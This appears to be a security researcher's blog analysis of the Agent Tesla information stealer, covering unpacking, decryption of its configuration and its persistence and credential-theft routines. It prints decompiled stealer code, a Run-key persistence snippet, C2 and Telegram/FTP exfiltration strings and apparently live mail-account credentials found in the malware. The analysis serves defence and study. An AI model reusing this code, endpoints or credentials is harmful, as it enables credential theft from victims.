

Deep Analysis Agent Tesla Malware

 malgamy.github.io/malware-analysis/Deep-Analysis-Agent-Tesla/

January 21, 2022




19 minute read

Agent Tesla

Agent Tesla is a keylogger and information stealer. Security researchers discovered it in late 2014, the malware was sold in various forms and marketplaces and malware is owned by agentTesla.com. the malware has many features like screen clogging, clipboard logging, screen capturing, extracting stored passwords from many browsers, it supports all versions of the Windows operating system, and it's written in .NET

Infect cycle

Agent tesla infect victim's machine in cycle infect, it starts with Email attachment and this is the most common vector to infect victims machine by using social engineering and after satisfying user to enable macro embedded into an Email attachment. Malware will connect with c2 to download .Net malware into the system. .Net malware can be packed and obfuscated to evasion anti-viruses and security solutions.



Figure(1): How Malware Infect Machine.


Stage 1

Artifacts

No.	Description	info
1	MD5 Hash	af98b88c0b5dc353fbe536bd6fb8c4ec
2	SHA1 Hash	91dcc7418323004579a58f6fa3ea4f969127cde6
3	File Size	200 KB
4	VirusTotal Detection	55/70

Identify packed

From some basic static analysis of the first stage, we can identify that the first stage is packed and we can see that with Detect it Easy tool to identify entropy of malware in the next figure.



Figure(2): Identify Packed Malware.

Unpacking

To fast the process of unpacking, I will use UNPACME website to unpack the first stage of malware, UNPACME will only extract packed or encrypted Windows Portable Executable (PE) files that are embedded in the submission.

Stage 2

Artifacts

No.	Description	info
1	MD5 Hash	ee1aa7d0c4291a2bc16599b15d8664dc
2	SHA1 Hash	5862a0b6f72530d3ece74e4252d10c95f51e1915
3	File Size	216 KB

No.	Description	info
4	VirusTotal Detection	No Match

Configuration Extraction

The malware starts to hide its configuration and uses a function in a lot of places into code to hide its information.

```

global::A.b.D();
global::A.b.A(10, 5);
ServicePointManager.SecurityProtocol = (SecurityProtocolType.Ssl3 |
    SecurityProtocolType.Tls | SecurityProtocolType.Tls11 |
    SecurityProtocolType.Tls12);
global::A.b.c = global::A.b.o.A();
global::A.b.C = Assembly.GetExecutingAssembly().Location;
global::A.b.b = Environment.GetEnvironmentVariable(741A036D-62F0-443C-
    B9BE-84FFF2F9A684.L()) + 741A036D-62F0-443C-B9BE-84FFF2F9A684.l();
global::A.b.E = SystemInformation.UserName + 741A036D-62F0-443C-B9BE-84FFF2F9A684.M
    () + SystemInformation.ComputerName;
System.Timers.Timer timer = new System.Timers.Timer();
timer.Elapsed += global::A.b.a;
timer.Enabled = true;
timer.Interval = 30000.0;

```

Figure(3): Obfuscation Function.

Then, it uses a decryption function to decrypt a lot of strings that are used by malware as configuration information to help malware in obfuscating itself and do not show any information about it till the user runs it.

```

196,
212,
201,
193,
    "Not showing all elements because this array is too big (11955 elements)"
};
for (int i = 0; i < 741A036D-62F0-443C-B9BE-84FFF2F9A684.<<EMPTY_NAME>.Length; i+
+)
{
    741A036D-62F0-443C-B9BE-84FFF2F9A684.<<EMPTY_NAME>[i] = (byte)((int)
    741A036D-62F0-443C-B9BE-84FFF2F9A684.<<EMPTY_NAME>[i] ^ i ^ 170);
}
}

```

Figure(4): Encrypted Array With Decryption Algorithm.

After that, we will use script python to extract the configuration of malware by simulation the process of decryption of a large array.

```
encrypted =  
b'\x98\x9b\x99\xd0\xd7\xd6\xd5\x80\xef\xee\x8d\xc5\xc2\x87\xec\xed\x80\xd6\xd5\x83\xcd  
  
array = bytearray(encrypted)  
  
for counter,i in enumerate(array):  
    bytearray1[counter] = (i ^ counter ^ 170) & 0xff  
print(bytearray1)
```

We can see the output of script (configuration).

201yyyy-MM-dd HH:mm:ssyyyy_MM_dd_HH_mm_ss

<hr>ObjectLengthChainingModeGCMAuthTagLengthChainingModeKeyDataBlobAESMicrosoft
Primitive ProviderCONNECTIONKEEP-ALIVEPROXY-AUTHENTICATEPROXY-
AUTHORIZATIONTRAILERTRANSFER-
ENCODINGUPGRADE%startupfolder%\\%insfolder%\\%insname%\\%insfolder%\\Software\\Micros
(Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101
Firefox/80.00Khttp://CsQCyR.com\\QaDSELECT * FROM Win32_ProcessorName MBUnknownCOCO_-
_.zip yyyy-MM-dd hh-mm-
ssCookieapplication/zipSCSC_.jpegScreenshotimage/jpeg/log.tmpKLKL_.html<html>
</html>Logtext/html[]Time: MM/dd/yyyy HH:mm:ssUser Name: Computer Name: OSFullName:
CPU: RAM: IP Address: New Recovered!User Name:
OSFullNameuninstallSoftware\\Microsoft\\Windows
NT\\CurrentVersion\\WindowsLoad%ftphost%/%ftpuser%ftppassword%STORLengthWriteCloseGet
BrowserOpera Software\\Opera StableYandex BrowserYandex\\YandexBrowser\\User
DataIridium BrowserIridium\\User DataChromiumChromium\\User
Data7Star7Star\\7Star\\User DataTorch BrowserTorch\\User DataCool
NovoMapleStudio\\ChromePlus\\User DataKometaKometa\\User DataAmigoAmigo\\User
DataBraveBraveSoftware\\Brave-Browser\\User DataCentBrowserCentBrowser\\User
DataChedotChedot\\User DataOrbitumOrbitum\\User DataSputnikSputnik\\Sputnik\\User
DataComodo DragonComodo\\Dragon\\User DataVivaldiVivaldi\\User
DataCitrioCatalinaGroup\\Citrio\\User Data360 Browser360Chrome\\Chrome\\User
DataUranuCozMedia\\Uranu\\User DataLiebao Browserliebao\\User DataElements
BrowserElements Browser\\User DataEpic PrivacyEpic Privacy Browser\\User
DataCoccocCocCoc\\Browser\\User DataSleipnir 6Fenrir
Inc\\Sleipnir5\\setting\\modules\\ChromiumViewerQIP SurfQIP Surf\\User
DataCoowonCoowon\\Coowon\\User
DataAPPDATA\\CoreFTP\\sites.idxHKEY_CURRENT_USER\\Software\\FTPWare\\COREFTP\\Sites\\H
Username: Password: Application:
URL:Username:Password:Application:PW_x00j.rodarte@moseg.com.mxEnero2019@mail.moseg.cc
f \\Data\\Tor\\torrcp=%PostURL%127.0.0.1POST+%2Bapplication/x-www-form-
urlencoded&&<>"Copied Text: []
(False{BACK}
{ALT+TAB}{ALT+F4}<font
color="#00ba66">{TAB}{ESC}
{Win}{CAPSLOCK}↑
↓←<font
color="#00ba66">→{DEL}
{END}{HOME}{Insert}
{NumLock}{PageDown}<font
color="#00ba66">{PageUp}{ENTER}<font
color="#00ba66">{F1}{F2}
{F3}{F4}{F5}<font
color="#00ba66">{F6}{F7}
{F8}{F9}{F10}<font
color="#00ba66">{F11}{F12}control<font
color="#00ba66">{CTRL}Windows
RDPcredentialpolicyblobrdgchrome}CopyToComputeHashsha512CopySystemDrive\\WScript.Shell
\\r\\n\\r\\n500 Addchat_idcaption/sendDocumentdocument-----x\\r\\n--
\\r\\nmultipart/form-data; boundary=Content-Disposition: form-data; name="
{0}"\\r\\n\\r\\n{1}Content-Disposition: form-data; name="{0}"; filename="{1}"\\r\\nContent-
Type: {2}\\r\\n\\r\\n--\\r\\nCookiesOperaChrome\\Google\\Chrome\\User
Data\\360Chrome\\Chrome\\User DataYandexSRWare IronBrave Browser\\Iridium\\User
DataCoolNovoEpic Privacy BrowserCocCocQQ BrowserTencent\\QQBrowser\\User DataUC
BrowserUCBrowser\\uCozMediacookies.sqliteFirefox\\Mozilla\\Firefox\\IceCat\\Mozilla\\i
Productions\\Pale Moon\\SeaMonkey\\Mozilla\\SeaMonkey\\Flock\\Flock\\Browser\\K-

Meleon\\K-
Meleon\\Postbox\\Postbox\\Thunderbird\\Thunderbird\\IceDragon\\Comodo\\IceDragon\\Wate
Technologies\\BlackHawk\\CyberFox\\8pecxstudios\\Cyberfox\\Path=([A-z0-
9\\\\.\\.\\.]+)profiles.ini\\Default\\Profileorigin_urlusername_valuepassword_valuev10v1
Stable\\Local State"encrypted_key": "(.*)"\Default\\Login Data\\Login
Data\\Google\\Chrome\\User Data\\loginsMajorMinor2F1A6504-0641-44CF-8BB5-
3612D865F2E5Windows Secure Note3CCD5499-87A8-4B10-A215-608888DD3B55Windows Web
Password Credential154E23D0-C644-4E6F-8CE6-5069272F999FWindows Credential Picker
Protector4BF4C442-9B8A-41A0-B380-DD4A704DDB28Web Credentials77BC582B-F0A6-4E15-4E80-
61736B6F3B29Windows CredentialsE69D7838-91B5-4FC9-89D5-230D4D4CC2BCWindows Domain
Certificate Credential3E0E35BE-1B77-43E7-B873-AED901B6275BWindows Domain Password
Credential3C886FF3-2669-4AA2-A8FB-3F6759A77548Windows Extended Credential00000000-
0000-0000-0000-
000000000000SchemaIdpResourceElementpIdentityElementpPackageSidpAuthenticatorElementIE
Files\\Apple\\Apple Application Support\\plutil.exe\\Apple
Computer\\Preferences\\keychain.plist*Login
Datajournalwow_logins\\Microsoft\\Edge\\User DataEdge
Chromium\\Microsoft\\Credentials\\Microsoft\\Protect\\GuidMasterKey\\Default\\Encryp
([A-z0-9\\\\.\\.\\.]+)"\\browsedata.dbautofillFalkon BrowserstartProfile=([A-z0-
9\\\\.\\.\\.]+)Backend=([A-z0-9\\\\.\\.\\.]+)\\settings.ini\\Claws-
mail\\clawsrcpasskey0master_passphrase_salt=(.+)master_passphrase_pbkdf2_rounds=
(.+)use_master_passphrase=
(.+)\\accountrcsmtp_serveraddressaccount\\passwordstorerc{(.*),(.*)}
(.*)ClawsMailTransformFinalBlockSubstringIterationCountsignons3.txt---
\\r\\n.\\r\\nobjectsDataDecryptTripleDesFlock
BrowserALLUSERSPROFILE\\\\DynDNS\\Updater\\config.dyndnsusername==password=&Ht6KzXhChh
GUI\\configsSoftware\\OpenVPN-GUI\\configs\\usernameauth-dataentropyOpen
VPNUSERPROFILE\\OpenVPN\\config\\remote \\FileZilla\\recentservers.xml<Server><Host>
</Host>:<Port></Port><User></User><Pass encoding="base64"></Pass>
<Pass>FileZillaSOFTWARE\\\\Martin Prikryl\\\\WinSCP
2\\\\SessionsHostNameUserNamePublicKeyFilePortNumber22[PRIVATE KEY LOCATION: "
{0}"]WinSCPUsernameAll
Users\\FlashFXP\\3quick.datIP=port=user=pass=created=FlashFXP\\FTP
Navigator\\Ftplist.txtServerNo PasswordFTP
NavigatorProgramfiles(x86)programfiles\\jDownloader\\config\\database.scriptprogramfil
INTO CONFIG
VALUES('\\AccountController\\','sq.txtJDownloaderSoftware\\PaTalkHKEY_CURRENT_USER\\Sc
<protocol></protocol><name></name><password></password>Pidgin\\SmartFTP\\Client
2.0\\Favorites\\Quick Connect\\SmartFTP\\Client 2.0\\Favorites\\Quick
Connect*.xml<Password></Password><Name>
</Name>SmartFTPappdata\\Ipswitch\\WS_FTP\\Sites\\ws_ftp.iniHOSTUIDPWDWS_FTPPWD=KeyMode
<server_ip></server_ip><server_port></server_port><server_user_name>
</server_user_name><server_user_password>
</server_user_password>FTPGetterHKEY_LOCAL_MACHINE\\SOFTWARE\\Vitalwerks\\DUCKKEY_CURF
IP+-0123456789ABCDEFGHIJKLMNQPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz\\The
Bat!\\Account.CFNzzz\\x00\\x00\\x00TheBatHKEY_CURRENT_USER\\Software\\RimArts\\B2\\Settin
NT\\CurrentVersion\\Windows Messaging
Subsystem\\Profiles\\Outlook\\9375CFF0413111d3B88A00104B2A6676Software\\Microsoft\\Win
Messaging
Subsystem\\Profiles\\9375CFF0413111d3B88A00104B2A6676Software\\Microsoft\\Office\\16.0
PasswordPOP3 PasswordHTTP PasswordSMTP PasswordSMTP
ServerOutlookHKEY_CURRENT_USER\\Software\\Aerofox\\FoxmailPreviewExecutableHKEY_CURREN
Files\\Foxmail\\mail\\VirtualStore\\Program Files
(x86)\\Foxmail\\mail\\Accounts\\Account.rec0\\Account.stgReadDisposePOP3HostSMTPHost
Mail\\Opera Mail\\wand.datopera:Opera


```
Mailabc\xc3\xa7defg\xc4\x9fh\xc4\xb1ijklmno\xc3\xb6pqrs\xc5\x9ftu\xc3\xbcvwxyz12345678
()[{}]\|\';, <>/?+=\r\n \\Pocomail\accounts.iniPOPPassSMTPPassSMTPPocoMailRealVNC
4.xSOFTWARE\Wow6432Node\RealVNC\WinVNC4RealVNC
3.xSOFTWARE\RealVNC\vnserverSOFTWARE\RealVNC\WinVNC4Software\ORL\WinVNC3TightVN

bvba\UltraVNC\ultravnc.inipasswdpasswd2ProgramFiles\UltraVNC\ultravnc.ini\r\n\em
Client.dlleM Client\accounts.dateM ClientAccountConfiguration72905C47-F4FD-4CF7-
A489-
4E8121A155BDhosto6806642kbM7c5\Mailbird\Store\Store.dbServer_HostEncryptedPasswordM
directory not
found!NordVpn.exe*user.configSelectSingleNode//setting[@name='Username']/valueInnerT
Workbench%ProgramW6432%Private Internet Access\data\Private Internet
Access\data\account.json.*"username": "(.*)" .*"password": "(.*)" Private Internet
Access<array><dict><string></string><data></data>Safari Browser -convert xml1 -s -o
"\fixed_keychain.xml"
A10B11C12D13E14F15ABCDEF(EndsWith)IndexOfUNIQUEtableSoftware\DownloadManager\Passwor
Download Manager{0}http://127.0.0.1:HTTP/1.1 Hostname200 Connection
established\r\nProxy-Agent: HTToS5x\r\n\r\nConnectPathAndQueryFragment\r\nHost:
WrWExtractFilenTorAUTHENTICATE "%torpass%" SIGNAL
NEWNYM250torStartInfoFileName\Tor\tor.exeArgumentsUseShellExecuteRedirectStandardOut
100%EndOfStreamIdAvoidDiskWrites 1\r\nLog notice stdout\r\nDormantCanceledByStartup
1\r\nControlPort 9051\r\nCookieAuthentication 1\r\nrunasdaemon 1\r\nExtORPort
auto\r\nhashedcontrolpassword %hash%\r\nDataDirectory
%tordir%\Data\Tor\r\nGeoIPFile %tordir%\Data\Tor\geoiP\r\nGeoIPv6File
%tordir%\Data\Tor\geoiP6\r\n\tor.ziphttps://www.theonionrouter.com/dist.torproject
win32-
0.4.3.6.zip%tordir%hash%torpass%https://www.theonionrouter.com/dist.torproject.org/t
href\ss*=\s*([\'])(<href>.+?)\1[^\>]*>hrefReplaceTrimStartTrimEndtor-win32-
TransformBlockHash16:Nonewin32_processorprocessorID50ccfa85-6054-4c75-afc9-
161465fa4a4aWin32_NetworkAdapterConfigurationIPEnabledMacAddress1d4f9600-62a2-473c-
a467-0768f1534ad4WinMgmts:InstancesOfWin32_BaseBoardSerialNumber9981edbe-412a-4c24-
a69e-ecdc055b7652x200061561Berkelet DB00000002 1.85 (Hash, version 2, native byte-
order)Unknow database formatSEQUENCEtINTEGER tOCTETSTRING tOBJECTIDENTIFIER
}sha256key4.dbmetaDataiditem1item2nssPrivatea11a1022a864886f70d02092a864886f70d010c05c
saltVersionpassword-checklogins.json\"
(hostname|encryptedPassword|encryptedUsername)": "(.*)" [^\u0020-
\u007F]signons.sqlitemoz_loginshostnameencryptedUsernameencryptedPasswordVersion=4.0.
```

Deobfuscation

I deobfuscate malware by using the de4dot tool to deobfuscate strings and we can take the first token for the first function and the last token for the last function


```

// Token: 0x06000543 RID: 1347 RVA: 0x00026090 File Offset: 0x00024290
// Note: this type is marked as 'beforefieldinit'.
static 741A036D-62F0-443C-B9BE-84FFF2F9A684() last token
{

// Token: 0x0600022E RID: 558 RVA: 0x0001FC4F File Offset: 0x0001DE4F
public static string A() frist token
{
    return 741A036D-62F0-443C-B9BE-84FFF2F9A684.<<EMPTY_NAME>>[0] ??
        741A036D-62F0-443C-B9BE-84FFF2F9A684.<<EMPTY_NAME>>(0, 0, 0);
}

```

Figure(5): First Token and Last Token.

We use a python script to print all tokens to use them into command, this command will help us to deobfuscate the malware.

```

tokens = ""
for i in range(0x0600022E,0x06000543):
    tokens += " --strtok "+ (hex(i))
tokens2 = tokens.replace("0x", "")
print(tokens2)

```

After that, we can use this command to run it and we can get to the last stage.

No.	Description	info
1	MD5 Hash	fb921fbb1639073c30bbb19e68248fc
2	SHA1 Hash	56e6b58a1d42459be3d0f46fe932c1ca12564d21
3	File Size	183 KB
4	VirusTotal Detection	No Match

Determine the functionality of malware

Agent tesla starts to use some of the global Variables to determine the behaviour and functionality of malware and the values for these variables can see them in the Configuration of malware and we can see that in the next figure

```

304     global::A.b.c = global::A.b.o.A();
305     global::A.b.C = Assembly.GetExecutingAssembly().Location;
306     global::A.b.b = Environment.GetEnvironmentVariable("%startupfolder%") +
        "\\%insfolder%\%insname%";
307     global::A.b.E = SystemInformation.UserName + "/" +
        SystemInformation.ComputerName;
308     System.Timers.Timer timer = new System.Timers.Timer();
309     timer.Elapsed += global::A.b.a;
310     timer.Enabled = true;
311     timer.Interval = 30000.0;

```

	Value	Type
System.Environment/*0x020000DE*/.GetEnvironmentVariable/*0x...	null	string
string.Concat/*0x06000551*/ returned	@\"%insfolder%\%insname%\"	string
timer	null	System.Timers.Timer/*0x02000...

Figure(6): Set Global Variables.

persistence

Agent tesla malware can achieve persistence by creating itself with the following registry keys and we can see the results in the next figure

```

RegistryKey registryKey = Registry.CurrentUser.OpenSubKey
    ("Software\\Microsoft\\Windows\\CurrentVersion\\Run", true);
registryKey.SetValue("%insregname%", global::A.b.b);
RegistryKey registryKey2 = Registry.CurrentUser.OpenSubKey
    ("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Explorer\\
    \\StartupApproved\\Run", true);
if (registryKey2 != null)

```

Figure(7): Persistence.

Browser Stealing Activities

Malware will search for web browsers and we can see that malware has a large list of internet browser that malware tries to find anything of them on the victim's machine and if malware finds any browsers and successes to locate any browser, malware will go to steal stored credentials and send them attacker and we can see that in the next figure..

```
1448     (folderPath, "Coowon\\Coowon\\User Data"), true)
1449     try
1450     {
1451     foreach (object obj2 in ((IEnumerable)obj))
1452     {
1453     global::A.b.Y<string, string, bool> y = (global::A.b.Y<string,
string, bool>)obj2;
```

Name	Value	Type
System.Environment/*0x020000DE*/.GetFolderPath/*0x06000E67*...	@ "C:\Users\... \AppData\Roaming"	string
System.IO.Path/*0x0200019A*/.Combine/*0x0600191A*/ returned	@ "C:\Users\... \AppData\Roaming\Opera Software\Opera Stable"	string
System.IO.Path/*0x0200019A*/.Combine/*0x0600191A*/ returned	@ "C:\Users\... \AppData\Local\Yandex\YandexBrowser\User Data"	string
System.IO.Path/*0x0200019A*/.Combine/*0x0600191A*/ returned	@ "C:\Users\... \AppData\Local\Iridium\User Data"	string
System.IO.Path/*0x0200019A*/.Combine/*0x0600191A*/ returned	@ "C:\Users\... \AppData\Local\Chromium\User Data"	string
System.IO.Path/*0x0200019A*/.Combine/*0x0600191A*/ returned	@ "C:\Users\... \AppData\Local\7Star\7Star\User Data"	string
System.IO.Path/*0x0200019A*/.Combine/*0x0600191A*/ returned	@ "C:\Users\... \AppData\Local\Torch\User Data"	string
System.IO.Path/*0x0200019A*/.Combine/*0x0600191A*/ returned	@ "C:\Users\... \AppData\Local\MapleStudio\ChromePlus\User Data"	string
System.IO.Path/*0x0200019A*/.Combine/*0x0600191A*/ returned	@ "C:\Users\... \AppData\Local\Kometa\User Data"	string
System.IO.Path/*0x0200019A*/.Combine/*0x0600191A*/ returned	@ "C:\Users\... \AppData\Local\Amigo\User Data"	string

Figure(8): Search For Web Browsers.

List Of Browsers

- Browsers
- CocCoc
- Pale Moon
- Firefox
- Web-browser
- Flock
- Lieabao
- Iridium
- ChromePlus
- Chromium
- Orbitum
- Coowon
- 360Chrome
- Sputnik
- Amigo
- Opera

- 7Star
- Torch
- Yandex
- Sleipnir5
- Vivaldi
- Uran
- Centbrowser
- Chedot
- Brave-browser
- Elements
- Web browser
- BlackHawk
- SeaMonkey
- CyberFox
- QQBrowser
- IceCat
- Waterfox
- Web-browser
- K-Meleon
- Chrome
- IceDragon
- Falkon
- UCBrowser
- Edge
- Citrio
- Epic privacy browser
- Kometa
- Safari
- QIP Surf

Email Stealing Activities

Malware will search on Victim's machine for different email clients and if malware finds them, will steal credentials and send them to the attacker and we can see that in the next figure.


```

11611         x.Browser = Class0.f3();
11612         list.Add(x);
11613     }
11614 }
11615 finally
11616 {
11617     Dictionary<string, Dictionary<string, string>>.KeyCollection.Enumerator
enumerator;
11618     ((IDisposable)enumerator).Dispose();
11619 }
11620     return list;
11621 }
11622     return new List<global::A.b.x>();
11623 }

```

Name	Value	Type
<PrivateImplementationDetails>{C258EF39-24E9-47A1-8F4B-0E38...}	"appdata"	string
System.Environment/0x020000DE/.GetEnvironmentVariable/0x...	@ "C:\Users\ [redacted] \AppData\Roaming"	string
<PrivateImplementationDetails>{C258EF39-24E9-47A1-8F4B-0E38...}	@ "\Pocomail\accounts.ini"	string
string.Concat/0x06000551/ returned	@ "C:\Users\ [redacted] \AppData\Roaming\Pocomail\accounts.ini"	string
System.IO.File/0x02000182/.Exists/0x060017A0/ returned	false	bool

Figure(9): Search For Emails.

FTP Utility Stealing Activities

Malware searches about FTP utilities to steal login credentials and if malware finds any FTP utilities, it attempts to get all information and can also target other information to a specific application, we can see the results in the figure.

```

{
    string string_ = Interaction.Environ("APPDATA") + "\\CoreFTP\\sites.idx";
    string str = global::A.b.c(string_);
    string text = global::A.b.D("HKEY_CURRENT_USER\\Software\\FTPWare\\COREFTP\\
    \Sites\\" + str + "Host");
    global::A.b.D("HKEY_CURRENT_USERSoftwareFTPWareCOREFTPSites" + str + "Port");
    string text2 = global::A.b.D("HKEY_CURRENT_USERSoftwareFTPWareCOREFTPSites" +
    str + "User");
    string text3 = global::A.b.D("HKEY_CURRENT_USERSoftwareFTPWareCOREFTPSites" +
    str + "PW");
    global::A.b.D("HKEY_CURRENT_USERSoftwareFTPWareCOREFTPSites" + str + "Name");
    string text4 = "CoreFTP";
}

```

Figure(10): Search For FTP Utilities.

VPN Stealing Activities

Malware can search about VPN on Victim's machine, if malware finds any VPN, it will steal VPN credentials and by using these credentials, malware can download tools and remote server applications and we can see that in the next figure.

```

try
{
    if (Registry.CurrentUser.OpenSubKey("Software\\OpenVPN-GUI\\configs", true) == null)
    {
        return result;
    }
}
catch (Exception ex)
{
    return result;
}
RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("Software\\OpenVPN-GUI\\configs",
true);
string[] subKeyNames = registryKey.GetSubKeyNames();
foreach (string text in subKeyNames)
{
    try
    {
        RegistryKey registryKey2 = Registry.CurrentUser.OpenSubKey("Software\\OpenVPN-GUI\\
configs\\" + text, true);
        string @string = Encoding.Unicode.GetString((byte[])registryKey2.GetValue("username"));
    }
}

```

Figure(11): Search For VPN Activities.

Windows credentials

Malware can search about Windows Credentials on Victim's machine, if malware finds any windows credentials, it will send them to the attacker and we can see that in the next figure

```

